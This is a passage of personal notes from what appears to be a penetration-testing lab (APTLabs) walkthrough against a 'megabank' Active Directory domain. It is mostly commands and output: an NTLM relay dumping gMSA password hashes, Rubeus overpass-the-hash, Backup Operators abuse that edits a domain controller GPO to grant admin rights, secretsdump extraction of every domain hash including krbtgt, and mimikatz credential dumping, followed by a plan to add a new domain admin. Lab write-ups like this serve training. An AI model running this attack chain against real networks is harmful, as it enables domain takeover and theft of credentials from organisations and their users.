cause arbitrary static properties to be accessed:
```

```
RuleName = InjectionRisk.MethodInjection
Severity = Warning
--- SourceCode ---C:\Windows\system32\whoami.exe---  end ---
```

Relay on GMSA

https://cube0x0.github.io/Relaying-for-gMSA/

Since it’s usally very easy to generate incoming NTLM authentications by various techniques and that the password is stored in a LDAP property, the best solution i could think of that causes the most damage possible was to integrate retrieval of the msDS-ManagedPassword LDAP property in ntlmrelayx

Authenticate using remote creds (-usedefaultcrdentials). We will use the `invoke-webrequest` to execute the relay attack

```
[192.168.24.155]: PS>Invoke-WebRequest -Uri 'http://10.10.14.15' -
UseDefaultCredentials
The remote server returned an error: (404) Not Found.
    + CategoryInfo          : InvalidOperation:
(System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
    + FullyQualifiedErrorId :
WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
```

Relay the attack

```
proxychains ntlmrelayx.py --dump-gmsa --no-dump --no-da --no-acl --no-validate-privs
-debug -t ldaps://192.168.24.10
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.10.110.50, attacking target
ldaps://192.168.24.10
[*] HTTPD: Client requested path: /
[*] HTTPD: Received connection from 10.10.110.50, but there are no more targets
left!
[*] HTTPD: Received connection from 10.10.110.50, attacking target
ldaps://192.168.24.10
[*] HTTPD: Client requested path: /
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.24.10:636  ...  OK
[*] HTTPD: Client requested path: /
[*] Authenticating against ldaps://192.168.24.10 as MEGABANK\fs1_msa$ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Attempting to dump gMSA passwords
[*] fs1_msa$:::0725cf9212c29a0189283e0743d76093
[*] backup$:::0d46799eac240946d4c7b104b995154d
[*] Successfully dumped 2 gMSA passwords through relayed account FS1_MSA$
[*] HTTPD: Client requested path: /
[*] HTTPD: Received connection from 10.10.110.50, but there are no more targets left!
[*] HTTPD: Received connection from 10.10.110.50, attacking target ldaps://192.168.24.10
[*] HTTPD: Client requested path: /
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.24.10:636  ...  OK
[*] HTTPD: Client requested path: /
[*] Authenticating against ldaps://192.168.24.10 as MEGABANK\fs1_msa$ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Attempting to dump gMSA passwords
[*] fs1_msa$:::0725cf9212c29a0189283e0743d76093
[*] backup$:::0d46799eac240946d4c7b104b995154d
[*] Successfully dumped 2 gMSA passwords through relayed account FS1_MSA$
```

And we have new creds

```
megabank\fs1_msa$:0725cf9212c29a0189283e0743d76093
megabank\backup$:0d46799eac240946d4c7b104b995154d
```

Test them, working :)

```
(impkt-dev) root@nix36:~/aptlabs# proxychains -q cme smb 192.168.24.10 -u fs1_msa$ -H 0725cf9212c29a0189283e0743d76093
SMB         192.168.24.10   445    PRIMARY          [*] Windows 10.0 Build 17763 x64 (name:PRIMARY) (domain:megabank.local) (signing:True) (SMBv1:False)
SMB         192.168.24.10   445    PRIMARY          [+] megabank.local\fs1_msa$ 0725cf9212c29a0189283e0743d76093

(impkt-dev) root@nix36:~/aptlabs# proxychains -q cme smb 192.168.24.10 -u backup -H 0d46799eac240946d4c7b104b995154d
SMB         192.168.24.10   445    PRIMARY          [*] Windows 10.0 Build 17763 x64 (name:PRIMARY) (domain:megabank.local) (signing:True) (SMBv1:False)
```

megabank\backup$ is member of backup operators

ref: https://www.inguardians.com/wp-content/uploads/2020/04/BackupOperators-1.pdf

APT-MEGABANK-DC, primary.megabank.local

https://cube0x0.github.io/Pocing-Beyond-DA/

Overpass the hash as megabank\backup$ on server04.megabank.local

```
.\rubeus.exe asktgt /domain:MEGABANK /user:backup$
/rc4:0d46799eac240946d4c7b104b995154d /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 0d46799eac240946d4c7b104b995154d
[*] Building AS-REQ (w/ preauth) for: 'MEGABANK\backup$'
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIE+DCCBPSgAwIBBaEDAgEWooIEDjCCBAphggQGMIIEAqADAgEFoRAbDk1FR0FCQU5LLkxPQ0FMoh0w

G6ADAgECoRQwEhsGa3JidGd0GwhNRUdBQkFOS6OCA8gwggPEoAMCARKhAwIBAqKCA7YEggOyv+t2OwYc

hFSIhJom7PzkIDv4HQ2O5c+6l+5Qi5wmlKsaydOQFTW51HtGR0ib32im4boMqv4ayE3RdUUgzc2iVG+3

g0uvIhSNnNw13cORvnW/6Pd2izGn05NNnalECSuIeHhuX4vtsXCKQKveshQcTHTQmdgw0RIZYT+X6Dei

/kLnzLhfRnKxPPj6v+oaPehGqijWeUzrDbxhcPeVZ3xlaxOBC0tz3mHtMDObwWk6o7z+2DaIUFtA6IRM

5GYjsYfdw3w47CWzNf0el6rF2WG7uA5LqcTLG/wamdiB3oamkzgjUh4BiMZ52KXYPlO74VROkkGa5zCV
```

```
SiugvCaLRvvmXABWK5Nzgt/3R4WshTTRaI8sMurcjvv991xpoAseicJHHtafxEjBgWG3KObTikls/Gl2

oLtQt5+zC/JjSMNFjmxk54JPgTOEifUR4kpVVYAOR2F6Nimj3EMxRE2aNi8FKG+ouOimdr+Kpf7sgUGN

A/v9GsuAYfn8frO7lokIo8DsRowQfQAqxBMEqx2TF6eMrhOGrMtZdt/qRFl1qnZPEORrdezYNFrR9BNM

fIkZutsN9TVC5AYTyWmtttpjOnkXGeAcgpAlS1/pwAA3OoDkrTOne3NloqGuOJacWV9hvxPqKQR42197

xqYmpWmcvagg8U/h+7/EQNhtUr7IphEQEao8RSsST/QuBg86bpmZReOoGnXfJ+OVvIweKnBL+suZoKEC

nr8AhRzgyjYLyKMZp1RPClwgwW3Q266FHLso/PisVrn76AJix8dFBgARNgB5+iQrI7ADrFvcYEDLTksG

s/6ndU98WV4vm6f7zTO/cSOubfoQQAS4HwNO9hBpMEOMIgiFkwf8FVbGh3xDhzeH5t91mD/rVU7Pvwyx

Naq3qsE+7ZEzwonYaM+t7ucvpE81gjHHFfjE+8pZhUZjK2XPjKyvvP1Yj/jxZFfo9NrIU07Y1GMPE3PM

w6ijhOGwjXF3F/1Xea5upd72y9B+32bmZSFoNxJJ/pHgPq+JsmkX8WTahPs74uvaMbgbbHDxwwklrj/T

84UhStuisUaVc5Hp7BIOKIdZFoWAkhyIWK+es4szVLjeoxlufG+hm4rc4bQmIXzON7ErepLzyiKmL6w9

RTEDqlQbSb6HM/SBZlt+SeEBFaHjYZBhvYtIaGbF1l07nGGBiOAUVEzNX+QezOGa0zpz9LEDOHiz1cxJ

JNvtuIL6VqOfYT7ORNE9gBwpTvEyrcqXfslrPHc1QvT+LJJvaNggEaOB1TCB0qADAgEAooHKBIHHfYHE

MIHBoIG+MIG7MIG4oBswGaADAgEXoRIEEBTp9H3sVnxLzsdRohJtLy6hEBsOTUVHQUJBTksuTE9DQUyi

FDASoAMCAQGhCzAJGwdiYWNrdXAkowcDBQBA4QAApREYDzIwMjAxMjE5MDE1MTE2WqYRGA8yMDIwMTIx

OTExNTExNlqnERgPMjAyMDEyMjYwMTUxMTZaqBAbDk1FR0FCQU5LLkxPQ0FMqR0wG6ADAgECoRQwEhsG
      a3JidGd0GwhNRUdBQkFOSw==
[+] Ticket successfully imported!

  ServiceName           :  krbtgt/MEGABANK
  ServiceRealm          :  MEGABANK.LOCAL
  UserName              :  backup$
  UserRealm             :  MEGABANK.LOCAL
  StartTime             :  12/18/2020 5:51:16 PM
  EndTime               :  12/19/2020 3:51:16 AM
  RenewTill             :  12/25/2020 5:51:16 PM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable,
forwardable
  KeyType               :  rc4_hmac
  Base64(key)           :  FOnOfexWfEvOx1GiEmOvLg==
```

dir \primary.megabank.local\c$\

```
$reg = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey('LocalMachine',
'primary.megabank.local',[Microsoft.Win32.RegistryView]::Registry64)
$winlogon = $reg.OpenSubKey('SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon')
$winlogon.GetValueNames() | foreach {"$_ : $(($winlogon).GetValue($_))"}
```

```
$reg = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey('LocalMachine',
'primary.megabank.local',[Microsoft.Win32.RegistryView]::Registry64)
$reg = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey('LocalMachine',
'primary.megabank.local',[Microsoft.Win32.RegistryView]::Registry64)
$winlogon = $reg.OpenSubKey('SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon')
$winlogon = $reg.OpenSubKey('SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon')
$winlogon.GetValueNames() | foreach {"$_ : $(($winlogon).GetValue($_))"}
$winlogon.GetValueNames() | foreach {"$_ : $(($winlogon).GetValue($_))"}
AutoRestartShell : 1
Background : 0 0 0
CachedLogonsCount : 10
DebugServerCommand : no
DisableBackButton : 1
ForceUnlockLogon : 0
LegalNoticeCaption :
LegalNoticeText :
PasswordExpiryWarning : 5
PowerdownAfterShutdown : 0
PreCreateKnownFolders : {A520A1A4-1780-4FF6-BD18-167343C5AF16}
ReportBootOk : 1
Shell : explorer.exe
ShellCritical : 0
ShellInfrastructure : sihost.exe
SiHostCritical : 0
SiHostReadyTimeOut : 0
SiHostRestartCountLimit : 0
SiHostRestartTimeGap : 0
Userinit : C:\Windows\system32\userinit.exe,
VMApplet : SystemPropertiesPerformance.exe /pagefile
WinStationsDisabled : 0
scremoveoption : 0
DisableCAD : 1
LastLogOffEndTimePerfCounter : 20202537027
ShutdownFlags : 19
DisableLockWorkstation : 0
DefaultDomainName : megabank.local
DefaultUserName : remote_admin
AutoAdminLogon : 1
AutoLogonSID : S-1-5-21-997099906-443949041-4154774969-1120
LastUsedUsername : remote_admin
```

```
reg.py megabank/backup\$@primary.megabank.local -hashes
:0d46799eac240946d4c7b104b995154d query -keyName HKCU -s

proxychains reg.py MEGABANK/backup\$@primary.megabank.local -hashes
:0d46799eac240946d4c7b104b995154d query -keyName HKU -s


proxychains reg.py megabank/backup\$@primary.megabank.local -hashes
:0d46799eac240946d4c7b104b995154d query -keyName 'HKLM\SOFTWARE\Microsoft\Windows
NT\Currentversion\Winlogon' -s
```

Privesc via Backup Operators

https://security.stackexchange.com/questions/182540/how-could-users-in-backup-operators-group-escalate-its-privileges/182549
https://www.inguardians.com/wp-content/uploads/2020/04/BackupOperators-1.pdf

```
Must be run from a high integrity session
• Can be run from with network only permissions from RunAs • Copy single file
Robocopy.exe <source folder> <destination folder> <file> /b
• Copy Directory
Robocopy.exe <source folder> <destination folder> /e /b


Default Domain Controllers Policy has the same GUID on all domains {6AC1786C-016F-
11D2-945F-00C04fB984F9}
• Group policy configuration files are stored on sysvol for all systems in the
domain to access
\\ING-DC1\sysvol\InG.LAB\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\
• Defines privileges for systems for which this GPO is applied <GPO
PATH>\MACHINE\Windows NT\SecEdit\GptTmpl.inf
```

Edit file according to your SID

Restore

```
robocopy "C:\GPO\modified\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\blablabla"
"\\ING-DC1\sysvol\InG.LAB\Policies\{6AC1786C-016F-11D2-945F-
00C04fB984F9}\MACHINE\nlablalla" GptTml.inf /b
```

Ensure to be member of the Backup Operators group
Open an interactive session on a domain controller. If server is not virtual, physical access to the rack will be required. If server is virtual, proper access to the virtualization control center (like VMware vCenter) will be required
Once logged in, dig into C:\Windows\SYSVOL\domain\Policies{xxx}\MACHINE\Microsoft\Windows NT\SecEdit\ folder and look for a file named "GptTmpl.inf"

Make a copy of this file and add the SID of the desired account as shown below. To obtain the SID of an account by PowerShell, use the following command : [wmi] "win32_userAccount.Domain='',Name=''"

Backup the file
Restore the file and redirect it to the real SYSVOL location, overwriting the existing GPO
Wait for GPO to refresh or force GPO refresh (gpupdate /force)

with gpttmp.inf you can put the user, to local administrators , of the domain controller, not domain admins group, but they can dcsync

Edit following file GptTmpl.inf

```
drw-rw-rw-          0  Sat Dec 19 09:06:04 2020 {6AC1786C-016F-11D2-945F-
00C04fB984F9}
# cd {6AC1786C-016F-11D2-945F-00C04fB984F9}
# ls
drw-rw-rw-          0  Sat Dec 19 09:06:04 2020 .
drw-rw-rw-          0  Sat Dec 19 09:06:04 2020 ..
-rw-rw-rw-         21  Sat Dec 19 09:06:04 2020 GPT.INI
drw-rw-rw-          0  Mon Jan 27 18:49:17 2020 MACHINE
drw-rw-rw-          0  Mon Jan 27 18:49:17 2020 USER
# cd MACHINE
# ls
drw-rw-rw-          0  Mon Jan 27 18:49:17 2020 .
drw-rw-rw-          0  Mon Jan 27 18:49:17 2020 ..
drw-rw-rw-          0  Mon Jan 27 18:49:17 2020 Microsoft
# cd Microsoft
# ls
drw-rw-rw-          0  Mon Jan 27 18:49:17 2020 .
drw-rw-rw-          0  Mon Jan 27 18:49:17 2020 ..
drw-rw-rw-          0  Mon Jan 27 18:49:17 2020 Windows NT
# cd Windows NT
# ls
drw-rw-rw-          0  Mon Jan 27 18:49:17 2020 .
drw-rw-rw-          0  Mon Jan 27 18:49:17 2020 ..
drw-rw-rw-          0  Sat Dec 19 09:06:04 2020 SecEdit
# cd SecEdit
# ls
drw-rw-rw-          0  Sat Dec 19 09:06:04 2020 .
drw-rw-rw-          0  Sat Dec 19 09:06:04 2020 ..
-rw-rw-rw-       2054  Sat Dec 19 08:44:17 2020 GptTmpl.inf
# get GptTmpl.inf
# quit
*** Unknown syntax: quit
Bye!
```

(impkt-dev) root@nix36:~/aptlabs# cat GptTmpl.inf

```
[Unicode]
Unicode=yes
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySig
nature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySign
ature=4,1
[Version]
signature="$CHICAGO$"
Revision=1
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-20,*S-1-5-19
```

```
SeAuditPrivilege = *S-1-5-20,*S-1-5-19
SeBackupPrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeBatchLogonRight = *S-1-5-32-559,*S-1-5-32-551,*S-1-5-32-544,*S-1-5-21-997099906-443949041-4154774969-1120
SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-90-0,*S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-32-544,*S-1-5-20,*S-1-5-19
SeInteractiveLogonRight = *S-1-5-32-555,*S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-550,*S-1-5-32-544
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-5-32-554,*S-1-5-9,*S-1-5-11,*S-1-5-32-544,*S-1-1-0
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
[Group Membership]
*S-1-5-21-997099906-443949041-4154774969-1116__Memberof = *S-1-5-32-544
*S-1-5-21-997099906-443949041-4154774969-1116__Members =
```

need to change to

S-1-5-21-997099906-443949041-4154774969-1109

using robocopy edit the file to include our user to group membership (1116 -> 1149)

```
(impkt-dev) root@nix36:~/aptlabs# cat GptTmpl.inf
[Unicode]
Unicode=yes
[Registry Values]
MACHINE\System\CurrentControlSet\Services\NTDS\Parameters\LDAPServerIntegrity=4,1
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
[Version]
```

```
signature="$CHICAGO$"
Revision=1
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-20,*S-1-5-19
SeAuditPrivilege = *S-1-5-20,*S-1-5-19
SeBackupPrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeBatchLogonRight = *S-1-5-32-559,*S-1-5-32-551,*S-1-5-32-544,*S-1-5-21-997099906-443949041-4154774969-1120
SeChangeNotifyPrivilege = *S-1-5-32-554,*S-1-5-11,*S-1-5-32-544,*S-1-5-20,*S-1-5-19,*S-1-1-0
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-90-0,*S-1-5-32-544
SeIncreaseQuotaPrivilege = *S-1-5-32-544,*S-1-5-20,*S-1-5-19
SeInteractiveLogonRight = *S-1-5-32-555,*S-1-5-9,*S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-548,*S-1-5-32-551,*S-1-5-32-544
SeLoadDriverPrivilege = *S-1-5-32-550,*S-1-5-32-544
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-5-32-554,*S-1-5-9,*S-1-5-11,*S-1-5-32-544,*S-1-1-0
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-549,*S-1-5-32-544
SeRestorePrivilege = *S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-550,*S-1-5-32-549,*S-1-5-32-551,*S-1-5-32-544
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420,*S-1-5-32-544
SeSystemTimePrivilege = *S-1-5-32-549,*S-1-5-32-544,*S-1-5-19
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
[Group Membership]
*S-1-5-21-997099906-443949041-4154774969-1109__Memberof = *S-1-5-32-544
*S-1-5-21-997099906-443949041-4154774969-1109__Members =
```

Wait for it to trigger

```
(impkt-dev) root@nix36:~/aptlabs# proxychains secretsdump.py megabank/backup\$@primary.megabank.local -hashes :0d46799eac240946d4c7b104b995154d -history
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.10:445  ...  OK
[*] Target system bootKey: 0x1acc4a04bda9e6f4ff82f6018fc1e212
```

```
[-] SAM hashes extraction failed: SMB SessionError: STATUS_BAD_NETWORK_NAME({Network
Name Not Found} The specified share name cannot be found on the remote server.)
[-] LSA hashes extraction failed: SMB SessionError: STATUS_BAD_NETWORK_NAME({Network
Name Not Found} The specified share name cannot be found on the remote server.)
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.10:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.24.10:49666  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:41aa70e55117291f881dfd1ac40fdbbf:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5528687a89fd452b7ae882c9c3a827b8:::
svc_ata:1109:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
sql_admin:1119:aad3b435b51404eeaad3b435b51404ee:f55e55da0a6ae737150439a9a97553aa:::
remote_admin:1120:aad3b435b51404eeaad3b435b51404ee:22be2f4edecb047c1529ad275fd82fe3:
::
veeam:1121:aad3b435b51404eeaad3b435b51404ee:22be2f4edecb047c1529ad275fd82fe3:::
PRIMARY$:1000:aad3b435b51404eeaad3b435b51404ee:9be2f2d89df4c2ac986eff89010ade94:::
SERVER03$:1106:aad3b435b51404eeaad3b435b51404ee:84e15e4ed2d4349c4dbe04795a220c61:::
SERVER04$:1107:aad3b435b51404eeaad3b435b51404ee:ff592392951069ec739425ebe5d497e7:::
fs1_msa$:1113:aad3b435b51404eeaad3b435b51404ee:0725cf9212c29a0189283e0743d76093:::
SERVER05$:1114:aad3b435b51404eeaad3b435b51404ee:4c75e8bc271109917a6a9b80e19407c4:::
backup$:1116:aad3b435b51404eeaad3b435b51404ee:0d46799eac240946d4c7b104b995154d:::
xmrr0b0t$:3101:aad3b435b51404eeaad3b435b51404ee:6df47399f8125bb58fdfe4e6d063b10a:::
GIGANTICHOSTING$:1111:aad3b435b51404eeaad3b435b51404ee:a2c81b7100225baaa18846a3c8397
a3e:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:5c2212e0dddf60f675a1a027b9f0a58bd4da2dfbaa2e5e4b5ef8faedd588043e
Administrator:aes128-cts-hmac-sha1-96:aa84a3013bcde5eda5cfd34a4af60531
Administrator:des-cbc-md5:29ae2cda76084351
krbtgt:aes256-cts-hmac-sha1-
96:9ef89f36cd09f178f1390fb3673a6f9ce0b3cc24abfbfc27599c97ee5369cf81
krbtgt:aes128-cts-hmac-sha1-96:78140591cc045e19200972ae37be1b61
krbtgt:des-cbc-md5:25a837f1a1bcc149
svc_ata:aes256-cts-hmac-sha1-
96:621fcbca98083c70a2092c495dcd9348866db893e699136fa240752d51c48981
svc_ata:aes128-cts-hmac-sha1-96:9e44b93a7d4f01c5af5ae059049c1584
svc_ata:des-cbc-md5:54e96475b59e0b32
sql_admin:aes256-cts-hmac-sha1-
96:a7de33ff6c9e6f948fa3f8e88a4612fedd43cb55c738b9dc6874c59f4133a63c
sql_admin:aes128-cts-hmac-sha1-96:b758eb345fbd74883066ee940bc2b3be
sql_admin:des-cbc-md5:ef5210bc735d5825
remote_admin:aes256-cts-hmac-sha1-
96:17a1145daabab7f9f7e2577224cd9230fd655cbf75f7febdaed22295ab0b66e9
remote_admin:aes128-cts-hmac-sha1-96:2ac559d4429ff610e00fafc4278ec859
remote_admin:des-cbc-md5:79f8f80da12029b9
veeam:aes256-cts-hmac-sha1-
96:940da381611847042c6a46c1dc005fe7b92ac646bdbaca9d66b79225ff31a4f6
veeam:aes128-cts-hmac-sha1-96:5906e0327b60a694dc0c5b0263372e8c
veeam:des-cbc-md5:a1c7f1e52f706e58
PRIMARY$:aes256-cts-hmac-sha1-
96:c3acded58e25acd809619ecb13215ab2078284c9ff2ee2780535d360da330623
PRIMARY$:aes128-cts-hmac-sha1-96:707a2ab96c2aeaccc6fbbcd475442744
```

```
PRIMARY$:des-cbc-md5:92675454d9b07f7a
SERVER03$:aes256-cts-hmac-sha1-96:694c299b15a979d8fa2cfcce2bcc57e601501139da50f7e3e03ab7a6cea23f10
SERVER03$:aes128-cts-hmac-sha1-96:aad04b1b8c3184ec13f2d66df4095e34
SERVER03$:des-cbc-md5:b329e516dccb51ec
SERVER04$:aes256-cts-hmac-sha1-96:42ac1a184a1cc4e363b058afca4ad9302b7c2120bf69e5f9dfe084372caee182
SERVER04$:aes128-cts-hmac-sha1-96:75538173f6e28e7fccbeef97cb8e7b52
SERVER04$:des-cbc-md5:897c918037b9e04c
fs1_msa$:aes256-cts-hmac-sha1-96:25e41e4a236b42d0cced64025444e17a41c9d64531d1cd12033f1231ed470eeb
fs1_msa$:aes128-cts-hmac-sha1-96:887daa009c6578b393dbac2dcd737b2b
fs1_msa$:des-cbc-md5:08e326f485da1092
SERVER05$:aes256-cts-hmac-sha1-96:ab3813a7e04888764484a3cb2bf177cb8f6fa682a41747619f3ea3fbd8914020
SERVER05$:aes128-cts-hmac-sha1-96:a1ab996b7dbba0c2187d01f028fe85b9
SERVER05$:des-cbc-md5:85a80e3d459e7a43
backup$:aes256-cts-hmac-sha1-96:25e28d978806a17585a523847f4621a290e684809b70991ec4b9960fe507d1e9
backup$:aes128-cts-hmac-sha1-96:bf9336eac26202f049f67d1e0d592573
backup$:des-cbc-md5:e6b69bd0a1018a3b
xmrr0b0t$:aes256-cts-hmac-sha1-96:2b8cf714aeaddb3e79da9e441b73a2e0144551fb1e04e7e366bddf870137a1f4
xmrr0b0t$:aes128-cts-hmac-sha1-96:7a74b20926dd4603b2f6c97a5da281d2
xmrr0b0t$:des-cbc-md5:26bab9520d0e893e
GIGANTICHOSTING$:aes256-cts-hmac-sha1-96:47faabb7b91e89dda4d90dbcbb7d78f55dcb9bfae7c7dad36c80278547f3abb6
GIGANTICHOSTING$:aes128-cts-hmac-sha1-96:89607df78a29c82fa497a5170b7d3486
GIGANTICHOSTING$:des-cbc-md5:dc1c4a2f9db9a186
[*] Cleaning up...
```

10th flag

```
C:\Users\Administrator.GIGANTICHOSTING\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is F67B-ED85

 Directory of C:\Users\Administrator.GIGANTICHOSTING\Desktop

09/07/2020  11:27 AM    <DIR>          .
09/07/2020  11:27 AM    <DIR>          ..
09/07/2020  11:27 AM                76 flag.txt
               1 File(s)             76 bytes
               2 Dir(s)  49,927,839,744 bytes free

C:\Users\Administrator.GIGANTICHOSTING\Desktop>type flag.txt
APTLABS{R3tuRn_0F_tH3_b@CkUp_@DmIn}
```

And another one:

```
PS C:\Users\remote_admin\desktop>ls
Directory: C:\Users\remote_admin\desktop



Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/10/2020  11:23 AM             26 flag.txt

PS C:\Users\remote_admin\desktop> type flag.txtype flag.txt
APTLABS{wD@C_ByP@s$!}
```

Loot with mimikatz

```
C:\Users>.\mimikatz.exe "sekurlsa::logonpasswords" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 249773 (00000000:0003cfad)
Session           : Interactive from 1
User Name         : remote_admin
Domain            : MEGABANK
Logon Server      : PRIMARY
Logon Time        : 12/18/2020 3:56:35 AM
SID               : S-1-5-21-997099906-443949041-4154774969-1120
        msv :
         [00000003] Primary
         * Username : remote_admin
         * Domain   : MEGABANK
         * NTLM     : 22be2f4edecb047c1529ad275fd82fe3
         * SHA1     : 605c6a06d7b363ba490834326884dfe4e1271986
         * DPAPI    : 4bc4fd300cfdbe374d4b92c7a11ddc02


Authentication Id : 0 ; 20382812 (00000000:0137045c)
Session           : NewCredentials from 0
User Name         : backup$
Domain            : MEGABANK
Logon Server      : (null)
Logon Time        : 12/19/2020 12:01:16 AM
SID               : S-1-5-21-997099906-443949041-4154774969-1116
        msv :
         [00000003] Primary
         * Username : administrator
         * Domain   : .
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
         * DPAPI    : 790ca4b57c238e1b00eafbea95317414


Authentication Id : 0 ; 11647262 (00000000:00b1b91e)
Session           : Batch from 0
User Name         : administrator
Domain            : MEGABANK
Logon Server      : PRIMARY
Logon Time        : 12/18/2020 4:01:22 PM
SID               : S-1-5-21-997099906-443949041-4154774969-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : MEGABANK
         * DPAPI    : 89ccb679e14a52482ccdd27852c896e9
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : MEGABANK
         * Password : (null)
        kerberos :
         * Username : administrator
         * Domain   : MEGABANK.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 43339 (00000000:0000a94b)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 12/18/2020 3:55:19 AM
SID               :
        msv :
         [00000003] Primary
         * Username : PRIMARY$
         * Domain   : MEGABANK
         * NTLM     : 9be2f2d89df4c2ac986eff89010ade94
         * SHA1     : 63c115df692217fee4314163515bf3d6623fd5ef
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :
```

So we have all the passwords now, remember administrator@megabank.local is "Protected User"

Add an new DA (hoxha_da)

Quick log back in

